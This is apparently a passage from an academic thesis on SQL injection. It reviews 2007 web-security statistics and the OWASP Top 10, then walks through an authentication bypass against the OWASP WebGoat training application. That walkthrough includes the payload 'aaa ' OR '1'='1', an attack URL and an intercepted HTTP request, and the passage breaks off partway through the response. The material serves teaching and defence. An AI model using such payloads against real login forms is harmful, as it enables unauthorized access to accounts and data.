2007 was certainly an eventful year. In 2007, we saw a number of creative and lethal attacks. Web site hacking continued to gain momentum as hackers had a field day exploiting vulnerabilities across all geographies and across different types of Web applications. From SQL Injection Robot to a Russian Malware gang attacking a government site [18] to exploitation of various Google vulnerabilities [19] to various universities [20] attacks continue. Financial gains continue to be the primary goal but we also saw attacks to steal intellectual property, student records, and, in a few cases, to deface Web sites. The total number of vulnerabilities stabilized but Web application related vulnerabilities continue to hover around 70 percent of total vulnerabilities. The intruders go where the vulnerabilities are and Web applications are certainly appealing and inviting to these constituents. Now we are going to present some real data and updated statistics related on the computer security problem and its consequences in our current society. By doing this, we can provide a general picture of the situation we are living nowadays and also highlight the importance of the problem addressed, which is creation and evaluation of tools against SQL Injection attacks, that is definitely related to computer security. Moreover, from the following information it is easy to understand the real and dangerous consequences of an underestimated security policy from an economic and business point of view. All the information, numbers and charts we are going to show are based on the real data of the CSI 2007 Computer Crime and Security Survey [21] and the Cenzic Application security trends report 2007 [22]. Moreover another important source of our research is The Open Web Application Security Project (OWASP) [23] which is a worldwide free and open community focused on improving the

security of application software.

The figure 2.3 shows the percentage of money spent for security purposes. The general picture is that security program budgets are slightly up.




Figure 2.3: Percentage of IT Budget Spent on Security

Of course, expressing the budget as a percentage of the IT budget means that the actual number of dollars spent depends on whether the IT budget is growing or shrinking. It is currently growing, but at a slower rate than in previous years and, one suspects, without radically changing the security funding scenario at most organizations. As it is easy to guess, security is often underestimated and this is the result we can see in figure 2.4) This year, the average loss per respondent was \$345,005 up from \$167,713 last year. The survey highlights the predominance of financial fraud as the main reason for money lost, immediately followed by viruses. This states that more of the perpetrators of current computer crime are motivated by money, not bragging rights. So whereas a virus such as “ILOVEYOU” could wreak relative havoc in 2000, causing estimates that 45 million computers were affected in a single day, more recent years, including last year, have been “relatively” calm. Organizations have furthermore gained considerably in their ability to

## 2.4. State-of-the-Art of Computer Security




Figure 2.4: Dollar Amount Losses by Type of Attack

deflect run-of-the-mill attacks on their networks by using well-tuned firewalls at points where their networks connect to the Internet. However the security measures that organization have taken against their attackers, such as the anti-virus and firewall components, are fundamentally imperfect. This is because much of the defensive posture of a typical organization relies on technologies that attempt to identify known, broadly distributed attacks that have easily recognizable “patterns” in them. This approach of looking for the signatures of known threats can often be highly practical, but over time, developers of malware have been gradually increasing the sophistication of their methods and are arriving at points where it is possible to bypass an anti-virus package more or less at will, at least within a limited time frame. Malware authors have gotten more sophisticated and, at the same time, computer operating systems and software environments have gotten exponentially more complex. While sophistication serves the criminal, however, complexity is the enemy of security. The techniques used to achieve security are shown in the figure 2.5.

## 2.4. State-of-the-Art of Computer Security




Figure 2.5: Security Technologies Used

As in almost all other years, organizations use the sorts of technologies you would expect them to, with nearly all reporting the use of firewalls and anti-virus software. However, implementing security measures is one thing;



verifying that they are properly in place and effective on an ongoing basis is another. The current situation is that the majority of organizations use security audits conducted by their internal staff, making security audits the most popular technique in the evaluation of the effectiveness of information security as it has been for the prior two years (fig. 2.6). The use of the other techniques including penetration testing, automated tools, security audits by external organizations, e-mail monitoring software and Web activity monitoring software is clearly also prevalent.




Figure 2.6: Techniques Used to Evaluate Effectiveness of Security Technology

Moving toward vulnerabilities, which are the main cause of attacks, the surveys state that most of the vulnerabilities were within the applications themselves, comprising about 85 percent of all Web application vulnerabilities. Web server and Web browser vulnerabilities were 10 percent and 5 percent respectively. Applications written in PHP continued to be a major chunk forming 30 percent of all vulnerabilities. We continue to see the usual suspects including Cross-Site Scripting (XSS) at 21 percent, and SQL Injection vulnerabilities, at 18 percent, as the most frequently reported (fig. 2.7).

## 2.4. State-of-the-Art of Computer Security

---




Figure 2.7: Vulnerability Reported by Class

The following table 2.1 refers to the TOP-10 web applications vulnerabilities for 2007 by OWASP

1 - Cross Site Scripting (XSS)	<p>XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc</p>
-----------------------------------	---

2 - Injection Flaws	Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data
3 - Malicious File Execution	Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users
4 - Insecure Direct Object Reference	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization

## 2.4. State-of-the-Art of Computer Security

---

5 - Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks
6 - Information Leakage and Improper Error Handling	Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks
7 - Broken Authentication and Session Management	Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities
8 - Insecure Cryptographic Storage	Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud
9 - Insecure Communications	Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications

10 - Failure to Restrict URL Access	Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly
--	---

*Table 2.1: TOP-10 Web Applications Vulnerabilities for 2007 by OWASP*

The “*Other*” category in the chart 2.7 is comprised of a mixture of security issues reported in lesser volume, such as Buffer Overflows, Format String vulnerabilities, Broken Access Control and a host of other less commonly reported vulnerabilities. Summarizing the probes results we have presented above, the main key findings are:

- 71 percent of the reported vulnerabilities affected Web technologies, such as Web servers, Web applications and Web browsers
- Applications written in PHP comprise roughly 30 percent of all vulnerabilities. Vulnerabilities in the PHP programming language itself accounted for less than 1 percent of the total volume of PHP vulnerabilities. This indicates that the majority of PHP-related vulnerabilities continue to result from insecure coding practices
- Roughly 70 percent of the reported vulnerabilities are easily or trivially exploitable
- Roughly 7 out of 10 Web applications are vulnerable to various types of vulnerabilities including Cross-Site Scripting, Information Leaks and Exposures, Authorization and Authentication flaws, Session Management, SQL Injection, and other security defects

## 2.4. State-of-the-Art of Computer Security

---

- The average annual loss reported this year shot up to \$350,424 from \$168,000 the previous year
- Financial fraud overtook virus attacks as the source of the greatest financial losses. Virus losses, which had been the leading cause of loss for seven straight years, fell to second place. If separate categories concerned with the loss of customer and proprietary data are lumped together, however, then that combined category would be the second-worst cause of financial loss. Another significant cause of loss was system penetration by outsiders

In the last few years, attacks against web applications have required increased attention from security practitioners. If web application developers have not followed secure coding practices, attackers can sneak into a system, regardless of how strong the firewall is or how diligent the patching mechanism may be [24]. The two most widely-used attack techniques are SQL Injection and Cross Site Scripting (XSS) [25] attacks. Even after several years of continual preaching by the security community and extensive research, SQL injection is still a substantial problem. According to the OWASP survey, it is the second topmost threat for web application security after Cross Site Scripting [23] [22]. In fact, it has been reported that XSS at 21 percent and SQL Injection at 18 percent are the vulnerability types most frequently reported. This is undoubtedly an underestimated value because only a fraction of the security incidents that actually occur during a given month are reported. However, incidents that are covered by the media or online incident repositories provide a snapshot of the types of attacks employed to compromise Web applications. According to the chart of “Reported Attacks by Attack Vector” (fig. 2.8) compiled by Web Hacking Incidents Database (WHID), SQL Injection remains the most dangerous web application vulnerability today.




Figure 2.9: Incidents Ranked by Attacker Motivations




Figure 2.8: 2007 Reported Attacks by Attack Vector (WHID)

SQL Injection Attacks (SQLIA) are often guided by malicious motivations, e.g. financial fraud, theft of confidential data, defacement of website, sabotage, espionage, cyber terrorism...or just for fun! (fig. 2.9).

SQL Injection vulnerability is a common weakness of database-driven web sites. This flaw is easily detected and easily exploited, and as such, any site or application with even a minimal user base is highly likely to be subject to an attempted attack of this kind. Moreover, SQL Injection functions independent of program language, platform, architecture, operating system, database, third-party applications and network/computer configurations. This means that almost all SQL databases and programming languages are potentially vulnerable. SQL Injection is an input validation problem that has to be considered and programmed by the web application developer. Ev-

## 2.4. State-of-the-Art of Computer Security

---

ery web application based on a database, if not perfectly developed, could be exploited by a SQLIA. The technologies vulnerable to this attack are dynamic script languages including ASP, ASP.NET, PHP, JSP, and CGI. Examples of relational databases include Oracle, Microsoft Access, MS SQL Server, MySQL, and Filemaker Pro, all of which use SQL as their basic building blocks. All an attacker needs to perform an SQL Injection hacking attack is a web browser, knowledge of SQL queries and creative guess work to important table and field names. The sheer simplicity of SQL Injection has fuelled its popularity. And last but not least, as previously described, SQL injection vulnerabilities are easy to find and exploit. Hackers are concentrating their efforts on web sites: 75% of cyber attacks are launched on shopping carts, forms, login pages, dynamic content etc. Firewalls, SSL and locked-down servers are futile against web application hacking [26].

In short, SQL Injection is a dangerous vulnerability and all programming languages and all SQL databases are potentially vulnerable. Protection against these attacks is not impossible, but it will require strong design and correct input validation.



# Chapter 3

## SQL Injection

In this section we will explore through different examples the phenomenon of SQL Injection. This section is not intended to be a deep, detailed analysis of the SQL Injection technique; rather, it is more of an overview of the problem, supplying the reader with the necessary background information to understand and appreciate SQL Injection. Practical solutions to these kinds of attacks will also be provided.

First, we will define the concept of SQL Injection and provide a complete and real example of how a SQL Injection attack (SQLIA) works and its harmful consequences. A categorization of the different kinds of SQLIAs will follow, along with a general, detailed methodology from a hacker's point of view on how to perform a SQLIA successfully. Finally, we will analyze and describe the most effective and current countermeasures to prevent the problem. Further information and details will be provided in a complete list of references.

### **3.1 How SQL Injection Attacks (SQLIAs) Work**

As it is commonly known, SQL Injection has the ability to inject SQL commands into the database engine through an existing application. It is a hacking technique in which the attacker adds SQL statements through a web application's input fields or hidden parameters to gain access to resources or make changes to data. This type of attack takes advantage of improper

### 3.1. How SQL Injection Attacks (SQLIAs) Work

---




Figure 3.1: Example of a benign log in with legitimate HTTP request and correspondent SQL Statement

coding and bad input validation of web applications and allows hacker to gain full control of remote machines.

The cause of SQL injection vulnerabilities is well understood: insufficient validation of user input. However, the configuration of the back-end database can also contribute greatly to an attacker's success. Essentially, a SQL Injection occurs when an attacker is able to insert a series of SQL statements into a query by manipulating data input. In particular, the attack is accomplished by allocating a meta character into data input and then placing SQL statement in the control level, which did not exist there before. This attack depends on the fact that SQL makes no real distinction between the control and data planes. There are numerous ways to conduct SQL injection attacks and the chosen methods depend on what the attacker wishes to accomplish, i.e. which security services to endanger, and what vulnerabilities the web application contains.

For the following examples we will assume that a web application is a "black box" that receives as input a HTTP request from a client and generates a SQL statement as output for the back-end database server. First, we will give an example of a scenario of a benign log-in with legitimate HTTP request and correspondent SQL Statement, in figure 3.1 In this case, we are the real administrator and successful access will be granted providing employee\_id and Password are correctly presented and properly match with the corresponded row in the back-end database. We will be authenticated as




Figure 3.2: Example of a SQL Injection Attack

administrator after typing: `employee_id=112` and `Password=admin`

Now, we will present the same scenario as above but with a SQL Injection Attack: The figure 3.2 describes a login by a malicious user exploiting a SQL Injection vulnerability. Basically its structured in three distinct phases: 1) an attacker sends the malicious HTTP request to the web application 2) which creates and 3) submits the SQL Statement to the back-end database. In the second scenario, we will access to the web application as an administrator even without knowing the right password. The examples below will detail how this is possible. SQLIAs occur, as shown in this case, because web applications use data values from HTTP requests to create a SQL Statement without proper validation or sanitization.

Now we are going to provide you a real example of the type of SQL Injection Attack described above. For our experiment we used the most well-known and commonly-used open source web application for attacks testing: OWASP WebGoat. It is a deliberately insecure J2EE web application maintained by The Open Web Application Security Project (OWASP) community, designed to teach web application security. In conjunction with Webgoat, we used another OWASP open source tool called “WebScarab” to intercept and modify HTTP requests and SQL statements on the fly. WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms.

### 3.1. How SQL Injection Attacks (SQLIAs) Work

---




Figure 3.3: Example of SQLIA by OWASP WebGoat: login form

#### 3.1.1 Example of SQLIA

In the following example we will login as the user administrator (Neville Bartholomew), accessing his private area and sensitive data without knowledge of the correct password by a SQLIA.

**Step 1** - login form 3.3, where each user must authenticate itself to access his or her private area **Step 2** - we attempt the SQLIA by injecting in the password field, or in the URL address, a special SQL command. In this case, In the *Password* field: **aaa ' OR '1'='1**

or in the address URL:

```
http://localhost/WebGoat/attack?Screen=34&menu=610&employee_id=112
&password=aaa'%20OR%20'1'='1
```

The following is the original and complete request and response intercepted by WebScarab after our malicious input:

```
GET http://localhost:80/WebGoat/attack?Screen=34&menu=610
    &employee_id=112&password=aaa'%20OR%20'1'='1 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
    image/pjpeg, application/x-shockwave-flash,
    application/vnd.ms-excel, application/vnd.ms-
    powerpoint, application/msword, */*
Accept-Language: it
Cookie: JSESSIONID=9628A7F07B3835490A9F68C646C0DA02
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
```

\* You have completed String SQL Injection.



Figure 3.4: Example of SQLIA by OWASP WebGoat: successful authentication

```
Windows NT 5.1; SV1)
Host: localhost
Proxy-Connection: Keep-Alive
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 16:00:00 PST
